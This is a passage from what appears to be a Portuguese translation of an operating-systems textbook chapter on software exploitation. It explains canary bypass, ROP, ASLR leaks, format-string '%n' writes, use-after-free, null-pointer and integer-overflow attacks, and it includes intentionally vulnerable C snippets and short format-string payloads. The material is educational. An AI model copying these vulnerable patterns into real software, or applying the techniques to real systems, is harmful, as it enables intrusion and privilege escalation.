Como no exemplo anterior, a função *A* lê uma mensagem de log da entrada padrão, mas dessa vez ela a pré-confina explicitamente com a data atual (fornecida como um argumento de string para a função *A*). Primeiro, ela copia a data na mensagem de log (linha 6). A string data pode ter um comprimento diferente, dependendo do dia da semana, do mês etc. Por exemplo, sexta-feira tem 10 letras, mas sábado 6. A mesma coisa para os meses. Então, a segunda coisa que ela faz é determinar quantos caracteres estão na string data (linha 7). Em seguida ela pega a entrada do usuário (linha 5) e a cópia na mensagem do log, começando logo após a string data. Ele faz isso especificando que o destino da cópia deve ser o começo da mensagem do log mais o comprimento da string data (linha 9). Por fim, ele escreve o log para discar como antes.

Vamos supor que o sistema use canários de pilha. Como poderíamos possivelmente mudar o endereço de retorno? O truque é que quando o atacante transborda o buffer *B*, ele não tenta atingir o endereço de retorno imediatamente. Em vez disso, ele modifica a variável *len* que está localizada logo acima sobre a pilha. Na linha 9, *len* serve como uma compensação que determina onde os conteúdos do buffer *B* serão escritos. A ideia do programador era pular apenas uma string data, mas já que o atacante controla *len*, ele pode usá-lo para pular o canário e sobrescrever o endereço de retorno.

Além disso, transbordamentos de buffer não são limitados ao endereço de retorno. Qualquer ponteiro de função que seja alcançável via um transbordamento serve como alvo. Um ponteiro de função é simplesmente como

FIGURA 9.22 Pulando o canário de pilha: modificando *len* primeiro, o ataque é capaz de evitar o canário e modificar o endereço de retorno diretamente.

```
01.  void A (char *data) {
02.  int len;
03.  char B [128];
04.  char logMsg [256];
05.
06.  strcpy (logMsg, data);      /* primeiro copia a string com a data na Mensagem de log */
07.  len = strlen (data);        /* determina o numero de caracteres estao em data */
08.  gets (B);                   /* agora recebe a mensagem de verdade */
09.  strcpy (logMsg+len, B);     /* e a copia apos a data no logMsg */
10.  writeLog (logMsg);          /* por fim, escreve a mensagem de log para o disco */
11. }
```

um ponteiro regular, exceto que ele aponta para uma função em vez de dados. Por exemplo, C e C++ permitem que um programador declare uma variável *f* como um ponteiro para uma função que recebe uma string como argumento e retorna o resultado, como a seguir:

```
void (*f)(char*);
```

A sintaxe talvez seja um pouco arcana, mas ela é realmente apenas outra declaração de variável. Como a função *A* do exemplo anterior casa com a assinatura acima, podemos agora escrever "*f* = *A*" e usar *f* em vez de *A* em nosso programa. Está além do escopo deste livro aprofundar a questão de ponteiros de função, mas pode ter certeza de que ponteiros de função são bastante comuns em sistemas operacionais. Agora suponha que o atacante consiga sobrescrever um ponteiro de função. Tão logo o programa chama a função usando o ponteiro de função, ele na realidade chamaria o código injetado pelo atacante. Para a exploração funcionar, o ponteiro de função não precisa nem estar na pilha. Ponteiros de função *no heap* são tão úteis quanto. Desde que o atacante possa mudar o valor de um ponteiro de função ou um endereço de retorno para o buffer que contém o código do atacante, ele é capaz de mudar o fluxo de controle do programa.

Prevenção de execução de dados

Talvez a esta altura você possa exclamar: "Espere aí! A causa real do problema não é que o atacante é capaz de sobrescrever ponteiros de função e endereços de retorno, mas o fato de ele poder injetar *códigos* e tê-los executados. Por que não tornar impossível executar bytes no heap ou na pilha?". Se isso ocorreu, você teve uma grande ideia. No entanto, veremos brevemente que grandes ideias nem sempre impedem os ataques por transbordamento do buffer. Ainda assim a ideia é muito boa. **Ataques por injeção de códigos** não funcionarão mais se os bytes fornecidos pelo atacante não puderem ser executados como códigos legítimos.

CPUs modernas têm uma característica que é popularmente referida como o **bit NX**, para "Não eXecutar". Ele é extremamente útil para distinguir entre segmentos de dados (heap, pilha e variáveis globais) e o segmento de texto (que contém o código). Especificamente, muitos sistemas operacionais modernos tentam assegurar que seja possível escrever nos segmentos de dados, mas não executá-los, e que o segmento de texto seja executável, mas não seja possível escrever nele. Essa política é conhecida em OpenBSD como **W^X** (pronunciado como "*WExclusive-OR XZ*" ou "W XOR X"). Ela significa que ou a memória pode ser escrita ou ela pode ser executável, mas não ambos. Mac OS X, Linux e Windows têm esquemas de proteção similares. Um nome genérico para essa medida de segurança é **DEP** (**Data Execution Prevention** — Prevenção de Execução de Dados). Alguns hardwares não suportam o bit NX. Nesse caso, DEP ainda funciona, mas sua imposição ocorre no software.

DEP evita todos os ataques discutidos até o momento. O atacante pode injetar todo código de shell que ele quiser no processo. A não ser que ele consiga tornar a memória executável, não há como executá-la.

Ataques de reutilização de código

DEP torna impossível executar códigos em regiões de dados. Canários de pilhas tornam mais difícil (mas não impossível) sobrescrever endereços de retorno e ponteiros de funções. Infelizmente, esse não é o fim da história, porque, em algum momento, outra pessoa teve uma grande ideia. O insight foi mais ou menos como a seguir: "Por que injetar código quando já há suficiente dele no código?". Em outras palavras, em vez de introduzir um novo código, o atacante simplesmente constrói a funcionalidade necessária a partir das funções e instruções existentes nos binários e bibliotecas. Primeiro examinaremos o mais simples desses ataques, **retorno à libc**, e então discutiremos a mais complexa, mas muito popular, técnica de **programação orientada a retornos**.

Suponha que o transbordamento de buffer da Figura 9.22 sobrescreveu o endereço de retorno da função atual, mas não pode executar o código fornecido pelo atacante na pilha. A questão é: ele pode retornar em outra parte? Pelo visto pode. Quase todos os programas C são ligados com a biblioteca *libc* (normalmente compartilhada), que contém as funções chave que a maioria dos programas C precisa. Uma dessas funções é *system*, que toma uma string como argumento e a passa para a shell para execução. Desse modo, usando a função *system*, um atacante pode executar o programa que ele quiser. Então, em vez de executar o código de shell, o atacante apenas coloca uma string contendo o comando para executar na pilha, e desvia o controle para a função *system* através do endereço de retorno.


O ataque é conhecido como **retorno à libc** e tem diversas variantes. *System* não é a única função que pode ser interessante para o atacante. Por exemplo, atacantes talvez também usem a função *mprotect* para fazer parte do segmento de dados executável. Além disso, em vez de saltar para a função libc diretamente, o ataque

pode usar um nível de indireção. No Linux, por exemplo, o atacante pode retornar ao **PLT** (**Procedure Linkage Table** — Tabela de Ligação de Rotinas) em vez disso. A PLT é uma estrutura para tornar a ligação dinâmica mais fácil, e contém fragmentos de código que, quando executados, por sua vez, chamam as funções de bibliotecas ligadas dinamicamente. Retornando a esse código, então executa indiretamente a função de biblioteca.

O conceito de **ROP** (**Return-Oriented Programming** — Programação Orientada a Retornos) toma a ideia da reutilização do código do programa para seu extremo. Em vez de retornar para as funções de biblioteca (seus pontos de entrada), o atacante pode retornar a qualquer instrução no segmento de texto. Por exemplo, ele pode fazer o código cair no meio, em vez de no início, de uma função. A execução apenas continuará nesse ponto, uma instrução de cada vez. Digamos que após um punhado de instruções, a execução encontra outra instrução de retorno. Agora, fazemos a mesma pergunta novamente: para onde podemos retornar? Como o atacante tem controle sobre a pilha, ele pode mais uma vez fazer o código retornar para qualquer lugar que ele quiser. Além disso, após ter feito isso duas vezes, ele pode fazê-lo sem problema algum três vezes, ou quatro, ou dez etc.

Assim, o truque da programação orientada para o retorno é procurar por pequenas sequências de código que (a) façam algo útil e (b) terminem com uma instrução de retorno. O atacante pode conectar essas sequências através dos endereços de retorno que ele colocou na pilha. Os fragmentos são chamados de **maquinetas (gadgets)**. Tipicamente, eles têm uma funcionalidade muito limitada, como adicionar dois registros, carregar um valor da memória em um registrador, ou empilhar um valor na pilha. Em outras palavras, a coleção de maquinetas pode ser vista como um conjunto de instruções muito estranho que o atacante pode usar para construir uma funcionalidade arbitrária através da manipulação inteligente da pilha. O ponteiro da pilha, enquanto isso, serve como um tipo ligeiramente bizarro de contador de programa.

A Figura 9.23(a) mostra um exemplo de como maquinetas são ligadas por endereços de retorno da pilha. As maquinetas são fragmentos de código curtos que terminam com uma instrução de retorno. A instrução de retorno irá desempilhar o endereço de retorno da pilha e continuar a execução ali. Nesse caso, o atacante primeiro retorna à maquineta *A* em alguma função *X*, então à maquineta *B* na função *Y* etc. Cabe ao atacante reunir essas maquinetas em um binário existente. Como não foi ele mesmo que criou as maquinetas, às vezes tem de se virar com maquinetas que talvez não sejam ideais, mas boas o suficiente para o trabalho. Por exemplo, a Figura 9.23(b) sugere que a maquineta *A* tem uma conferência como parte da sequência de instruções. O atacante pode não se preocupar de maneira alguma com

FIGURA 9.23 Programação orientada a retornos: ligando maquinetas.

isso, mas já que ele está ali, terá de aceitá-lo. Para a maioria dos propósitos, ele talvez seja suficiente para inserir qualquer número não negativo no registro 1. A maquineta seguinte insere qualquer valor da pilha no registrador 2, e o terceiro multiplica o registrador 1 por 4, empilha-o e o adiciona ao registrador 2. Combinar essas três maquinetas resulta em algo que o atacante pode usar para calcular o endereço de um elemento em um arranjo de inteiros. O índice no arranjo é fornecido pelo primeiro valor de dados na pilha, enquanto o endereço base do arranjo deve ser o segundo valor de dados.

A programação orientada a retornos pode parecer muito complicada, e talvez seja. Mas, como sempre, as pessoas desenvolveram ferramentas para automatizar o máximo possível. Os exemplos incluem colhedores de gadgets e mesmo compiladores de ROP. Hoje, ROP é uma das técnicas de exploração mais importantes usadas mundo afora.

Randomização de layout endereço-espaço

A seguir outra ideia para parar com esses ataques. Além de modificar o endereço de retorno e injetar algum programa (ROP), o atacante deve ser capaz de retornar exatamente para o endereço certo — com ROP, *trenós de nops* não são possíveis. Isso é fácil, se os endereços forem fixos, mas e se eles não forem? **ASLR** (**Address Space Layout Randomization** — Randomização de layout de espaço de endereçamento) busca randomizar os endereços de funções e dados entre cada execução do programa. Como resultado, torna-se muito mais difícil para o atacante explorar o sistema. Especificamente, ASLR muitas vezes randomiza as posições da pilha inicial, o heap e as bibliotecas.

Como os canários e DEP, muitos sistemas operacionais modernos dão suporte ao ASLR, mas muitas vezes em granularidades diferentes. A maioria deles os fornece para aplicações do usuário, mas apenas alguns se aplicam consistentemente também ao próprio núcleo do sistema operacional (GIUFFRIDA et al., 2012). A força combinada desses três mecanismos de proteção levantou significativamente a barra para os atacantes. Apenas saltar para o código injetado ou mesmo para alguma função existente na memória tornou-se uma tarefa difícil. Juntos, eles formam uma linha de defesa importante em sistemas operacionais modernos. O que é especialmente interessante a respeito deles é que eles oferecem sua proteção a um custo muito razoável em relação ao desempenho.

Evitando a ASLR

Mesmo com todas as três defesas capacitadas, os atacantes ainda conseguem explorar o sistema. Há vários pontos fracos na ASLR que permitem que múltiplos intrusos a evitem. O primeiro ponto fraco é que a ASLR muitas vezes não é aleatória o suficiente. Muitas implementações da ASLR ainda têm alguns códigos em locais fixos. Além disso, mesmo se um segmento é randomizado, a randomização pode ser fraca, de maneira que um atacante pode vencê-la por força bruta. Por exemplo, em sistema de 32 bits, a entropia pode ser limitada porque você não consegue randomizar *todos* os bits da pilha. Para manter a pilha funcionando como uma pilha regular que cresce para baixo, randomizar os bits menos significativos não é uma opção.

Um ataque mais importante contra a ASLR é formado por liberações de memória. Nesse caso, o atacante usa uma vulnerabilidade não para assumir o controle do programa diretamente, mas em vez disso para vazar informações sobre o layout de memória, que ele então pode usar para explorar uma segunda vulnerabilidade. Como um exemplo trivial, considere o código a seguir:

```
01. void C( ) {
02.     int index;
03.     int primo [16] = { 1,2,3,5,7,11,13,17,19,23,29,
        31,37,41,43,47 };
04.     printf ("Qual numero primo entre voce gostaria
        de ver?");
05.     index = ler_entrada_usuario ( );
06.     printf ("Numero primo %d e: %d\n", indice,
        primo[indice]);
07. }
```

O código contém uma chamada para *ler_entrada_usuario* que não faz parte da biblioteca C padrão. Apenas presumimos que ela existe e retorna um inteiro que o usuário digita na linha de comando. Também supomos que ela não contém erro algum. Mesmo assim, para esse código é muito fácil vazar informações. Tudo o que precisamos fazer é fornecer um índice que seja maior do que 15, ou menor do que 0. Como o programa não confere o índice, ele retornará com satisfação o valor de qualquer inteiro na memória.

O endereço de uma função é muitas vezes suficiente para um ataque bem-sucedido. A razão é que embora a posição na qual a biblioteca está carregada possa ser randomizada, o deslocamento relativo para cada função individual dessa posição geralmente é fixo. Colocando a questão de maneira diferente: se você conhece uma

função, você conhece todas. Mesmo que esse não seja o caso, com apenas um endereço de código, muitas vezes é fácil encontrar muitas outras, como mostrado por Snow et al. (2013).

Ataques de desvio de fluxo sem obtenção de controle

Até o momento, consideramos ataques sobre o fluxo de controle de um programa: modificando ponteiros de função e endereços de retorno. A meta sempre foi fazer o programa executar uma nova funcionalidade, mesmo que ela fosse reciclada de um código já presente no binário. No entanto, essa não era a única possibilidade. Os dados em si podem ser um alvo interessante para o atacante também, como no fragmento a seguir de um pseudocódigo:

```
01. void A( ) {
02.   int autorizado;
03.   nome char [128];
04.   autorizado = confere_credenciais (...); /* o atacante nao e autorizado, entao retornar 0 */
05.   printf ("Qual e o seu nome?\n");
06.   gets (nome);
07.   if (autorizado != 0) {
08.       printf ("bem vindo %s, aqui estao todos os seus dados secretos\n", nome)
09.       /* ... mostrar dados secretos ... */
10.   } else
11.       printf ("desculpe %s, mas voce nao esta autorizado.\n");
12.   }
13. }
```

A função do código é fazer uma conferência de autorização. Apenas usuários com as credenciais certas têm permissão para ver os dados mais secretos. A função *confere_credentiais* não é uma função da biblioteca C, mas presumimos que ela exista em alguma parte no programa e não contenha erro algum. Agora suponha que o atacante digite 129 caracteres. Como no caso anterior, o buffer vai transbordar, mas não modificará o endereço de retorno. Em vez disso, o atacante modificou o valor da variável *autorizada*, dando a ela um valor que não é 0. O programa não quebra e não executa o código do atacante, mas ele vaza a informação secreta para um usuário não autorizado.

Transbordamentos de buffer — nem perto do fim

Transbordamentos de buffer estão entre as técnicas de corrupção de memória mais antigas e importantes usadas por atacantes. Apesar de mais de um quarto de século de incidentes, e uma miríade de defesas (tratamos apenas das mais importantes), parece impossível livrar-se delas (VAN DER VEEN, 2012). Por todo esse tempo, uma fração substancial de todos os problemas de segurança são decorrentes dessa falha, que é difícil de consertar por haver tantos programas C por aí que não conferem o transbordamento de buffer.

A corrida evolutiva não está nem perto do seu fim. Mundo afora, pesquisadores estão investigando novas defesas. Algumas delas são focadas em binários, outras consistem na extensão de segurança para compiladores C e C++. É importante enfatizar que os atacantes também estão melhorando suas técnicas de exploração. Nesta seção, tentamos dar uma visão geral de algumas das técnicas mais importantes, mas existem muitas variações da mesma ideia. A única coisa de que estamos bastantes certos é que na próxima edição deste livro, esta seção ainda será relevante (e provavelmente mais longa).

9.7.2 Ataques por cadeias de caracteres de formato

O próximo ataque também é de corrupção de memória, mas de uma natureza muito diferente. Alguns programadores não gostam de digitar, mesmo que sejam excelentes nisso. Por que nomear uma variável *reference_count* quando *rc* obviamente significa a mesma coisa e poupa 13 digitações a cada ocorrência? Essa aversão à digitação pode levar, às vezes, a falhas catastróficas do sistema como descrito a seguir.

Considere o fragmento a seguir de um programa C que imprime a saudação C no início do programa:

```
char *s="Ola Mundo";
printf("%s", s);
```

Nesse programa, a variável da string *s* é declarada e inicializada para uma string consistindo em "Ola Mundo" e um byte zero para indicar o fim da string. A chamada para a função *printf* tem dois argumentos, a string de formato "%s", que a instrui para imprimir uma string, e o endereço da string. Quando executado, esse fragmento de código imprime a string na tela (ou onde quer que a saída padrão vá). Ela está correta e é à prova de balas.

Mas suponha que o programador tenha preguiça e, em vez dessa string, digite:

```
char *s="Ola Mundo";
printf(s);
```

Essa chamada para *printf* é permitida porque *printf* tem um número variável de argumentos, dos quais o primeiro deve ser a string de formatação. Mas uma string não contendo informação de formatação alguma (como "%s") é legal, então embora a segunda versão não seja uma boa prática de programação, ela é permitida e vai funcionar. Melhor ainda, ela poupa a digitação e cinco caracteres, evidentemente uma grande vitória.

Seis meses mais tarde, algum outro programador é instruído a modificar o código para primeiro pedir ao usuário o seu nome, então cumprimentá-lo pelo nome. Após estudar o código de certa maneira apressadamente, ele o muda um pouco, da seguinte forma:

```
char s[100], g[100] = "Ola ";  /* declare s e g;
                                  inicialize g */
gets(s);                       /* leia uma string do
                                  teclado em s */
strcat(g, s);                  /* concatene s ao fim
                                  de g */
printf(g);                     /* imprima g */
```

Agora ele lê uma string na variável *s* e a concatena à string inicializada *g* para construir a mensagem de saída em *g*. Ainda funciona. Por ora tudo bem (exceto pelo uso de *gets*, que é sujeito a ataques de transbordamento do buffer, mas ainda é popular).

No entanto, um usuário conhecedor do assunto que viu esse código rapidamente percebeu que a entrada aceita do teclado não é apenas uma string; ela é uma string de formato, como tal todas as especificações de formato permitidas por *printf* funcionarão. Embora a maioria dos indicadores de formatação com "%s" (para imprimir strings) e "%d" (para imprimir inteiros decimais) formatem a saída, dois são especiais. Em particular "%n" não imprime nada. Em vez disso, ele calcula quantos caracteres já deveriam ter sido enviados no lugar em que eles aparecem na string e os armazena no próximo argumento para *printf* para serem processados. A seguir um exemplo de programa usando "%n":

```
int main(int argc, char *argv[])
{
     int i=0;
     printf("Ola %nmundo\n", &i);    /* o %n
                                        armazena em i */
     printf("i=%d\n",i);             /* i agora e 4 */
}
```

Quando esse programa é compilado e executado, a saída que ele produz na tela é:

```
Ola mundo
i=4
```

Observe que a variável *i* foi modificada por uma chamada para *printf*, algo que não é óbvio para todos. Embora essa característica seja útil bem de vez em quando, ela significa que imprimir uma string de formatação pode fazer com que uma palavra — ou muitas palavras — sejam armazenadas na memória. Foi uma boa ideia incluir essa característica em *print*? Definitivamente não, mas ela pareceu tão prática à época. Uma grande quantidade de vulnerabilidades de software começou assim.

Como vimos no exemplo anterior, por acidente o programador que modificou o código permitiu que o usuário do programa inserisse (inadvertidamente) uma string de formatação. Como imprimir uma string de formatação pode sobrescrever a memória, agora temos as ferramentas necessárias para sobrescrever o endereço de retorno da função *printf* na pilha e saltar para outro lugar, por exemplo, em uma string de formato recentemente inserida. Essa abordagem é chamada de um **ataque por string de formato**.

Realizar um ataque por string de formato não é algo exatamente trivial. Onde será armazenado o número de caracteres que a função imprimiu? Bem, no endereço do parâmetro seguindo a própria string de formatação, como no exemplo mostrado. Mas no código vulnerável, o atacante poderia fornecer apenas *uma* string (e nenhum segundo parâmetro para *printf*). Na realidade, o que vai acontecer é que a função *printf* vai *presumir* que *existe* um segundo parâmetro. Ela vai apenas tomar o próximo valor na pilha e usá-lo. O atacante também pode fazer o *printf* usar o próximo valor na pilha, por exemplo, fornecendo a string de formato a seguir como entrada:


```
"%08x %n"
```

O *"%08x"* significa que *printf* imprimirá o próximo parâmetro como um número hexadecimal de 8 dígitos. Então se aquele valor é *1*, ele imprimirá *0000001*. Em outras palavras, com essa string de formatação, *printf* simplesmente presumirá que o próximo valor na pilha é um número de 32 bits que ele deveria imprimir, e o valor depois disso é o endereço da locação onde ele deveria armazenar o número de caracteres impressos, nesse caso 9: 8 para o número hexadecimal e um para o espaço. Suponha que ele forneça a string de formatação

```
"%08x %08x %n"
```

Nesse caso, *printf* armazenará o valor do endereço fornecido pelo terceiro valor seguindo a string de

formato na pilha, e assim por diante. Isso é fundamental para a string de formato inserir um defeito em uma primitiva "escrever qualquer coisa em qualquer lugar" por um atacante. Os detalhes estão além deste livro, mas a ideia é que o atacante se certifique de que o endereço alvo certo está na pilha. Isso é mais fácil do que você possa pensar. Por exemplo, no código vulnerável que apresentamos anteriormente, a string g está em si também na pilha, em um endereço superior ao quadro de pilha de *printf* (ver Figura 9.24). Vamos presumir que a string começa como mostrado na Figura 9.24, com "*AAAA*", seguido por uma sequência de "%0x" e terminando com "%0n". O que acontecerá? Bem, se o atacante acertar o número de "%0x"s, ele terá atingido a própria string de formato (armazenada no buffer *B*). Em outras palavras, *printf* usará então os primeiros 4 bytes da string de formato como o endereço para o qual escreverá. Como o valor ASCII do caractere *A* é 65 (ou *0x41* em hexadecimal), ele escreverá o resultado no local *0x41414141*, mas o atacante pode especificar outros endereços também. É claro, ele deve certificar-se de que o número de caracteres impressos seja exatamente o certo (porque é isso que será escrito no endereço alvo). Na prática, há pouco mais a respeito disso do que essa questão, mas não muito mais. Se digitar: "format string attack" ou "ataques por string de formato" em qualquer mecanismo de busca da internet, você encontrará muitas informações a respeito do problema.

FIGURA 9.24 Um ataque por string de formato. Ao utilizar exatamente o número certo de %*08x*, o atacante pode usar os primeiros quatro caracteres da string de formato como um endereço.

Assim que o usuário tiver a capacidade de sobrescrever a memória e forçar um salto para um código recentemente injetado, o código terá todo o poder e acesso que o programa atacado tem. Se o programa tem uma raiz SETUID, o atacante pode criar um shell com privilégios de raiz. Como nota, o uso de arranjos de caracteres de tamanho fixo nesse exemplo também poderia estar sujeito a um ataque por transbordamento de buffer.

9.7.3 Ponteiros pendentes

Uma terceira técnica de corrupção de memória que é muito popular mundo afora é conhecida como ataque por ponteiros pendentes (dangling pointers). A manifestação mais simples da técnica é bastante fácil de compreender, mas gerar uma exploração pode ser complicado. C e C++ permitem que um programa aloque memória sobre uma pilha usando a chamada malloc, que retorna um ponteiro para uma porção de memória recentemente alocada. Mais tarde, quando o programa não precisa mais dela, ele chama free para liberar a memória. Um erro de ponteiro pendente ocorre quando o programa acidentalmente usa a memória após ele já a ter liberado. Considere o código a seguir que discrimina contra pessoas (realmente) velhas:

```
01. int *A = (int *) malloc (128);   /* alocar espaco
                                        para 128 inteiros */
02. int ano_de_nascimento =          /* ler um inteiro da
    ler_entrada_do_usuario ( );      entrada padrao
03. if (ano_de_nascimento < 1900) {
04.     printf ("Erro, ano de nascimento deve ser
        maior do que 1900 \n");
05.     free (A);
06. } else {
07.     ...
08.     /* fazer algo interessante com arranjo A */
09.     ...
10. }
11. ... /* muito mais declaracoes, contendo malloc
    e free */
12. A[0] = ano_de_nascimento;
```

O código está errado. Não apenas pela discriminação de idade, mas também porque na linha 12 ele pode designar um valor para um elemento do arranjo *A* após ele já ter sido liberado (na linha 5). O ponteiro A ainda vai apontar para o mesmo endereço, mas ele não deve mais

ser usado. Na realidade, a memória talvez já tenha sido reutilizada por outro buffer a essa altura (ver linha 11).

A questão é: o que vai acontecer? O armazenamento na linha 12 tentará atualizar a memória que não está mais em uso para o arranjo *A*, e pode muito bem modificar uma estrutura de dados diferente que agora vive nessa área de memória. Em geral, essa corrupção de memória não é uma boa coisa, mas ela fica ainda pior se o atacante for capaz de manipular o programa de tal maneira que ele coloque um objeto específico do heap naquela memória na qual o primeiro inteiro do objeto contém, digamos, o nível de autorização do usuário. Isso nem sempre é fácil de fazer, mas existem técnicas (conhecidas como **heap feng shui**) para ajudar atacantes a conseguirem isso. Feng Shui é a antiga arte chinesa de orientar prédios, tumbas e memória sobre os montes (heap) de uma maneira auspiciosa. Se o mestre de feng shui digital tiver sucesso, ele pode agora estabelecer o nível de autorização para qualquer valor (bem, até 1900).

9.7.4 Ataques por dereferência de ponteiro nulo

Algumas centenas de páginas atrás, no Capítulo 3, discutimos o gerenciamento de memória em detalhes. Você deve se lembrar de como os sistemas operacionais modernos virtualizam os espaços de endereçamento dos processos do núcleo e do usuário. Antes que um programa acesse um endereço de memória, a MMU traduz aquele endereço virtual para um endereço físico por meio de tabelas de páginas. Páginas que não são mapeadas não podem ser acessadas. Parece lógico presumir que o espaço de endereçamento do núcleo e o espaço de endereçamento de um processo do usuário sejam completamente diferentes, mas esse nem sempre é o caso. No Linux, por exemplo, o núcleo é simplesmente mapeado no espaço de endereçamento de todos os processos e sempre que o núcleo começar a executar para tratar de uma chamada de sistema, ele vai executar no espaço de endereçamento do processo. Em um sistema de 32 bits, o espaço do usuário ocupa os últimos 3 GB do espaço de endereçamento e o núcleo, o 1 GB de cima. A razão para essa coabitação é a eficiência — o chaveamento entre espaços de endereçamento é caro.

Em geral esse arranjo não causa problema algum. A situação muda quando o atacante pode fazer o núcleo chamar funções no espaço do usuário. Por que o núcleo faria isso? Está claro que ele não deveria. No entanto, lembre-se de que estamos falando de defeitos. Um núcleo com defeitos pode encontrar-se em circunstâncias raras e infelizes e dereferenciar acidentalmente um ponteiro NULL. Por exemplo, ele pode chamar uma função usando um ponteiro de função que não foi inicializado ainda. Em anos recentes, vários desses defeitos foram descobertos no núcleo do Linux. Uma dereferência de ponteiro nulo é um negócio ruim mesmo, pois ele geralmente leva a uma quebra. Ele é ruim o suficiente em um processo do usuário, à medida que derrubar o programa, mas é pior ainda no núcleo, pois atacante derruba o sistema inteiro.

Às vezes é pior ainda quando um atacante é capaz de disparar a dereferência de ponteiro nulo a partir do processo do usuário. Nesse caso, ele pode derrubar o sistema sempre que quiser. No entanto, derrubar um sistema não vai impressionar os seus amigos crackers — eles querem ver o shell.

A queda acontece porque não há um código mapeado na página 0. Então o atacante pode usar a função especial, *mmap*, para remediar isso. Com *mmap*, um processo de usuário pode pedir ao núcleo para mapear a memória em um endereço específico. Após mapear uma página no endereço 0, o atacante pode escrever o código de shell em sua página. Por fim, ele dispara a dereferência de ponteiro nulo, fazendo com que o código de shell seja executado com privilégios de núcleo. Todos ficam impressionados.

Em núcleos modernos, não é mais possível fazer o *mmap* de uma página no endereço 0. Mesmo assim, muitos núcleos mais antigos ainda são usados mundo afora. Além disso, o truque também funciona com ponteiros que têm valores diferentes. Em alguns defeitos de código, o atacante pode ser capaz de injetar o seu próprio ponteiro no núcleo e tê-lo dereferenciado. As lições que aprendemos dessa exploração é que as interações núcleo-usuário podem aparecer em lugares inesperados e que otimizações para melhorar o desempenho podem aparecer para assombrá-lo na forma de ataques mais tarde.

9.7.5 Ataques por transbordamento de inteiro

Os computadores realizam aritmética em números de comprimento fixo, em geral com 8, 16, 32, ou 64 bits de comprimento. Se a soma de dois números a serem adicionados ou multiplicados excede o inteiro máximo que pode ser representado, ocorre um transbordamento (overflow). Programas C não pegam esse erro; eles apenas armazenam e usam o valor incorreto. Em particular, se as variáveis são inteiros com sinal, então o resultado de adicionar ou multiplicar dois inteiros positivos pode ser armazenado como um inteiro negativo. Se as variáveis não possuem sinal, os resultados serão positivos, mas irão recomeçar do zero. Por exemplo, considere dois inteiros de 16 bits sem sinal cada um contendo o

valor de 40.000. Se eles forem multiplicados juntos e o resultado armazenado em outro inteiro de 16 bits sem sinal, o produto aparente é 4096. Claramente isso é incorreto, mas não é detectado.

Essa capacidade para causar transbordamentos numéricos não detectados pode ser transformada em um ataque. Uma maneira de realizar isso é fornecer um programa dois parâmetros válidos (mas grandes) no conhecimento de que eles serão adicionados ou multiplicados e resultarão em um transbordamento. Por exemplo, alguns programas gráficos têm parâmetros de linha de comando dando a altura e a largura de um arquivo de imagem, por exemplo, o tamanho para o qual uma imagem de entrada será convertida. Se a altura e a largura são escolhidas para forçar um transbordamento, o programa calculará incorretamente quanta memória é necessária para armazenar a imagem e chamar *malloc* para alocar um buffer pequeno demais para ele. A situação agora está pronta para um ataque por transbordamento de buffer. Explorações similares são possíveis quando a soma ou o produto de inteiros positivos com sinal resulta em um inteiro negativo.

9.7.6 Ataques por injeção de comando

Outra exploração ainda consiste em conseguir que o programa alvo execute comandos sem dar-se conta que ele o está fazendo. Considere um programa que em determinado ponto precisa duplicar algum arquivo fornecido pelo usuário sob um nome diferente (talvez um backup). Se o programador for preguiçoso demais para escrever o código, ele pode usar a função system, que inicia um shell e executa o seu argumento como um comando de shell. Por exemplo, o código C

```
system(“ls >file-list”)
```

inicia um shell que executa o comando

```
ls >file-list
```

listando todos os arquivos no diretório atual e escrevendo-os para um arquivo chamado *file-list*. O código que o programador preguiçoso poderia usar para duplicar o arquivo é dado na Figura 9.25.

O que o programa faz é pedir os nomes dos arquivos fonte e destino, construir uma linha de comando usando *cp*, e então chamar *system* para executá-lo. Suponha que o usuário digite “abc” e “xyz” respectivamente, então o comando que o shell executará é

```
cp abc xyz
```

que realmente copia o arquivo.

